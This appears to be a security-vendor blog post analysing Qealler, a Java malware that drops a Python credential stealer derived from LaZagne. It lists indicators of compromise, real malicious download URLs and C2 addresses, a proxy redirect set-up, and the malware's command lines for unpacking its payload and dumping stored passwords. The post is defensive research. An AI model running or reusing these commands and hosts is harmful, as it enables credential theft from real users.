Qealler — The Silent Java Credential Thief

cyberark.com/threat-research-blog/qealler-the-silent-java-credential-thief/


January 17, 2019

Qealler is a new type of malware that CyberArk Labs recently detected in a spam campaign targeting corporate mailboxes in the UK. At first sight, it looks to be a simple, harmless file that can be detected by antivirus software. However, our analysis shows that there's more to it.

Qealler very efficiently hides a dropper and credential stealing script. Bypassing antivirus protection, it can capture more than 20 third-party software and Windows credentials and use them to access sensitive files.

In this blog, we'll share our malware analysis – including insight into the information returned to the attacker. We'll also share best practices for protecting against it.

Qealler in the Wild



5 engines detected this file

d730a8d0ee52ab14961a48c0eb04bb694df3475a345d35b8a16244909b91ea31
1d0a2ef593509750d3b93a293954a20fbbd7c9b8
jar


296.25 KB
Size

2018-06-14 20:13:50 UTC
5 months ago

Figure 1 Older Qealler samples found, only 5/61 positives on VirusTotal (VT).

Qealler was first detected in August 2018 by James_inthe_box[i] [fig. 1] and determined to be mainly hosted on UK websites. Since it has a very low engine detection rate, as shown in the screenshot above, a lot of antiviruses consider it to be a safe file and don't block it. In short, the door is open for the execution of this malware without any problems.

As seen in the detected samples in figure 2 from *URLhaus*[ii]*,* Qealler disguises itself as a Remittance Advice File[iii]. *URLhaus* is a project by *abuse.ch* with the goal of sharing malicious URLs being used for malware distribution.



Dateadded (UTC)	URL	Status	Tags	GSB	Reporter
2018-10-08 11:52:03	http://159.65.84.42:11666/lib/7z	Offline	Qealler	Clean	@c_APT_ure
2018-10-08 11:51:04	http://159.65.84.42:11530/lib/qealler	Offline	Qealler	Clean	@c_APT_ure
2018-10-08 11:47:02	https://sparkuae.com/PL_Remittances_Fairburns_pdf.jar	Offline	Qealler	Clean	@c_APT_ure
2018-10-07 16:42:02	https://oropremier.com/Remittance_HULWIL011018_PDF.jar	Offline	Qealler	Clean	*Anonymous*
2018-09-10 14:50:05	http://acetgroup.co.uk/Remittance.jar	Online	Qealler	Clean	*Anonymous*
2018-09-10 10:24:06	http://mcgresources.info/Remittance_Advice.jar	Offline	Qealler	Clean	*Anonymous*
2018-09-10 09:09:05	http://fschgroup.co.uk/Remittance_Advice.jar	Offline	Qealler	Clean	*Anonymous*
2018-09-10 08:42:03	http://wcbgroup.co.uk/Remittance_Advice.jar	Offline	Qealler	Clean	*Anonymous*

Figure 2 URLs hosting the malware are from UK.

Most recently, we detected Qealler in a spam campaign targeting UK users. As you can see in figure 1, it's mostly present as a Jar file, which is a package file format typically used to aggregate many Java class files and their associated metadata and resources (text, images, etc.) into one file for distribution. It's acting as an executable running in the Java Virtual Machine[iv].


Technical Analysis

Qealler can be difficult to detect because of its high-level and multi-layer self-encryption, which has different keys for each malware sample coupled with tricky obfuscation in every sub-file. This means that it can decrypt and compile itself in multiple steps. Basically, using a signature-based approach, as most of the anti-viruses do for this kind of malware, would not protect against other Qealler samples.

Here we'll examine the recent sample we found: 61a8b7f9260d163d0f20059bf21d6c55954ee77b0588610bfab4907dd964cf6a[v].

The first question is: how do we know it's a malicious file? Some versions have a really low detection rate on VirusTotal (VT) [fig. 1]. Moreover, when we ran it for the first time, nothing seemed to happen. If we run it a second time, a message box [fig. 3] appears. That's strange for remittance advice.


Let's see what we can learn from procmon logs about its behavior.



```
URI: file:/C:/Users/David/Downloads/qealler.jar
URL: file:/C:/Users/David/Downloads/qealler.jar
URL.toExternalForm: file:/C:/Users/David/Downloads/qealler.jar
URI.getPath: /C:/Users/David/Downloads/qealler.jar
FILE: C:\Users\David\Downloads\qealler.jar
FILE.getAbsolutePath: C:\Users\David\Downloads\qealler.jar
FILE.isFile: true
FILE.exists: true
FILE.length: 68736
```

Figure 3 What happens when Qealler is run more than two times.

Using procmon, we see that Qealler is trying to communicate with **146[.]185[.]139[.]123:7766**, but fails. Indeed, this IP was already down the day of the analysis. Instead, we'll try to use the first IP in the table in figure 2 (i.e., **159[.]65[.]84[.]42:11530**), which was online at the time of writing this. How can we redirect all the packets sent to the active server?


ProxyCap Configuration
Ruleset
Proxies
Chains
Rules
DNS
Miscellaneous
Proxies
ProxyCap
Define your proxy servers
Proxy Server Properties
OK
Cancel
Help
definition
redirection
Rules
Set your routing rules
Routing Rule Properties
Action
Programs
Ports
IP Addresses
Hostnames
Transports
Name
Specify which destination IP addresses this rule applies to
NewServer defines as Proxy server
Defining rules to redirect every packet with destination IP address set to 146.185.139.123 (for all ports) to the NewServer

Name	Type	Hostname	Port	Attribute
NewServer	HTTP	159.65.84.42	11530	(default)

Display Name: NewServer
Type: HTTP
Hostname: 159.65.84.42
Port: 11530
☐ Proxy requires authentication
Username:
Password:
☐ Use integrated Windows authentication


Name	Programs	Ports	Action
☑ OldServer	(all)	(all)	NewServer

○ This rule applies to all destination IP addresses
● Specify

IP Range
146.185.139.123

Figure 4 ProxyCap configuration to redirect IP.

In our case, we use **ProxyCap**[vi]**.** ProxyCap enables you to redirect your computer's network connections through proxy servers. You can tell ProxyCap which applications to connect to the internet through a proxy and under what circumstances. This is done through a user-friendly interface without the need to reconfigure any of your internet clients.




```
6:28:54.0134474 AM  javaw.exe     9560  TCP Connect     DESKTOP-ARK28HL.localdomain:1637 -> 146.185.139.123:7766                                      SUCCESS
6:28:54.0155368 AM  javaw.exe     9560  TCP Send        c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1637 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766   SUCCESS
6:28:54.0742232 AM  javaw.exe     9560  TCP Receive     c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1637 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766   SUCCESS
6:28:54.0747038 AM  javaw.exe     9560  TCP Disconnect  c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1637 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766   SUCCESS
6:28:54.1405554 AM  javaw.exe     9560  TCP Connect     DESKTOP-ARK28HL.localdomain:1638 -> 146.185.139.123:7766                                      SUCCESS
6:28:54.1409708 AM  javaw.exe     9560  TCP Send        c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1638 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766   SUCCESS
6:28:54.2058361 AM  javaw.exe     9560  TCP Receive     c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1638 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766   SUCCESS
6:28:54.2064288 AM  javaw.exe     9560  TCP Disconnect  c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1638 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766   SUCCESS
6:29:55.0166997 AM  javaw.exe     7932  TCP Connect     DESKTOP-ARK28HL:1640 -> DESKTOP-ARK28HL:1639                                                  SUCCESS
6:29:55.0168540 AM  pcapsvc.exe   3092  TCP Accept      DESKTOP-ARK28HL:1639 -> DESKTOP-ARK28HL:1640                                                  SUCCESS
6:29:55.0183423 AM  pcapsvc.exe   3092  TCP TCPCopy     DESKTOP-ARK28HL:1639 -> DESKTOP-ARK28HL:1640                                                  SUCCESS
6:29:55.0183479 AM  pcapsvc.exe   3092  TCP Receive     DESKTOP-ARK28HL:1639 -> DESKTOP-ARK28HL:1640                                                  SUCCESS
6:29:55.0183710 AM  javaw.exe     7932  TCP Send        DESKTOP-ARK28HL:1640 -> DESKTOP-ARK28HL:1639                                                  SUCCESS
6:29:55.0794488 AM  pcapsvc.exe   3092  TCP Connect     DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530                                        SUCCESS
6:29:55.0798593 AM  pcapsvc.exe   3092  TCP Send        DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530                                        SUCCESS
6:29:55.1449660 AM  pcapsvc.exe   3092  TCP TCPCopy     DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530                                        SUCCESS
6:29:55.1449965 AM  pcapsvc.exe   3092  TCP Receive     DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530                                        SUCCESS
6:29:55.1450188 AM  pcapsvc.exe   3092  TCP TCPCopy     DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530                                        SUCCESS
6:29:55.1450220 AM  pcapsvc.exe   3092  TCP Receive     DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530                                        SUCCESS
6:29:55.1451808 AM  javaw.exe     7932  TCP TCPCopy     DESKTOP-ARK28HL:1640 -> DESKTOP-ARK28HL:1639                                                  SUCCESS
```

Figure 5 Successfully redirected packet and received packets!

Configuring ProxyCap is an easy game. You have to define two things: 1.) the **proxy server** – the destination IP address where redirected packets should be sent; and 2.) the **rule** – the indicator needed to spot, according to their initial destination IP addresses, which packets to redirect . After configuring ProxyCap [fig. 5], let's try to open the Qealler file again and check the behavior on procmon.

Congratulations! The redirection was a success and, in return, we received a packet triggering a new set of events from Qealler. Let's dig into the huge procmon log for more good stuff.

One thing we like to check before everything else when using procmon is the process create event.



```
javaw.exe   12172  Process Create  C:\Users\David\AppData\Local\Temp\7z_9099669469894009063031506687658669.exe  SUCCESS
javaw.exe   12172  Process Create  C:\Users\David\AppData\Local\Temp\qealler\python\python.exe                    SUCCESS
```

Figure 6 Process created by Qealler.

Qealler created two processes [fig.6]:


> … executable, decompressing another file in the windows temporary folder referred as %TEMP%. The exact command executed by this executable is:

```
%TEMP%\7z_<RANDOM_NB>.exe x %TEMP%\_<RANDOM_NB>.tmp -o %TEMP%
-p "<PW>" -mmt -aoa -y
```

> exe executed with the following parameters:

```
%TEMP%\qealler\python\Python.exe %TEMP%\qealler\qazagne\main.py all
```

Looking at the first process created, it appears Qealler is decrypting a password-protected file using 7z after receiving a packet from the server. Procmon logs give us more information: Qealler has created four files: three related to 7zip executable (two dlls and one executable) and the password-protected archive. So, finally, Qealler is either including those files (using a packer[vii]) or downloading them. The second option seems more logical if we look at the size of the malware. First, let's dive deeper into this archive and then reverse Qealler to understand the exact way it works.




7.6 MB qealler	6.9 MB	7.6 MB	394	34	100.0 %	8/25/2018
7.3 MB python	6.6 MB	7.3 MB	365	25	95.8 %	8/25/2018
1.0 MB DLLs	995.0 KB	1.0 MB	6	0	13.4 %	8/18/2018
3.8 MB Lib	3.1 MB	3.8 MB	356	23	51.8 %	8/18/2018
2.5 MB [3 Files]	2.5 MB	2.5 MB	3	0	34.8 %	6/27/2016
4.0 KB Microsoft.VC90.CRT.manifest	1.8 KB	4.0 KB	1	0	0.2 %	7/29/2008
28.0 KB python.exe	26.5 KB	28.0 KB	1	0	1.1 %	6/27/2016
2.5 MB python27.dll	2.5 MB	2.5 MB	1	0	98.8 %	6/27/2016
328.0 KB qazaqne	300.8 KB	328.0 KB	29	7	4.2 %	8/25/2018
172.0 KB pyasn1	144.9 KB	172.0 KB	28	6	52.4 %	8/25/2018
156.0 KB [1 Files]	155.8 KB	156.0 KB	1	0	47.6 %	8/25/2018
156.0 KB main.py	155.8 KB	156.0 KB	1	0	100.0 %	8/25/2018

Figure 7 File tree of the downloaded archive using TreeSize.

The password-protected archive contains two folders [fig. 7]. One contains a python script called Qazagne and the other contains the python software with all of the libraries required to run the script.

The script is not called Qazagne for nothing. Indeed, the script is a compact version of the famous credential recovery tool Lazagne.[viii] The LaZagne project is an open source application used to retrieve lots of passwords stored on a local computer [fig. 8]. Each software stores its passwords using different techniques (plaintext, Windows APIs, custom algorithms, databases, etc.). This tool was developed for the purpose of finding these passwords for the most commonly used software. The output is a list of credentials in JSON format.

Why does Qealler steal all those credentials? Why is it bypassing AVs? Is it a dropper or a packed malware? Let's dig deeper.




	Windows
Browser	Chrome, firefox, IE, Opera
Chats	Jitsy, Pigdin, Skype
Databases	DBVisualizer, Postgresql, Robomongo, Squirrel, SQLdevelopper
Games	GalconFusion, Kalypsomedia, RogueTale, Turba
Git	Git for Windows
Mails	Outlook, Thunderbird
Dumps from memory	Keepass, Wdigest (mimikatz method)
SVN	Tortoise
Sysadmin	Apache Directory studio, CoreFTP, CyberDuck, fileZilla, FTPNavigator, OpenSSH, OpenVPN, PuttyCMRDPManager, WinSCP, Windows Subsystem for Linux
Wifi	Wireless Network
Internal mechanism passwords storage	.NET Passport, Generic Network Hashdump (LM/NT), LSA secret

Figure 8 Lazagne credentials target very similar to Qazagne target [ix].

Reversing Qealler

In order to learn more about Qealler's inner workings, we decided to reverse it. A JAR archive can be easily decompressed using different tools (WinRAR, JarExplorer, Java Decompressor etc.). Once decompressed, you get all the compiled Java class files. The next step is to decompile them with tools like JD-Eclipse, Cavaj Java Decompiler or JBVD. Let's apply this to our sample.

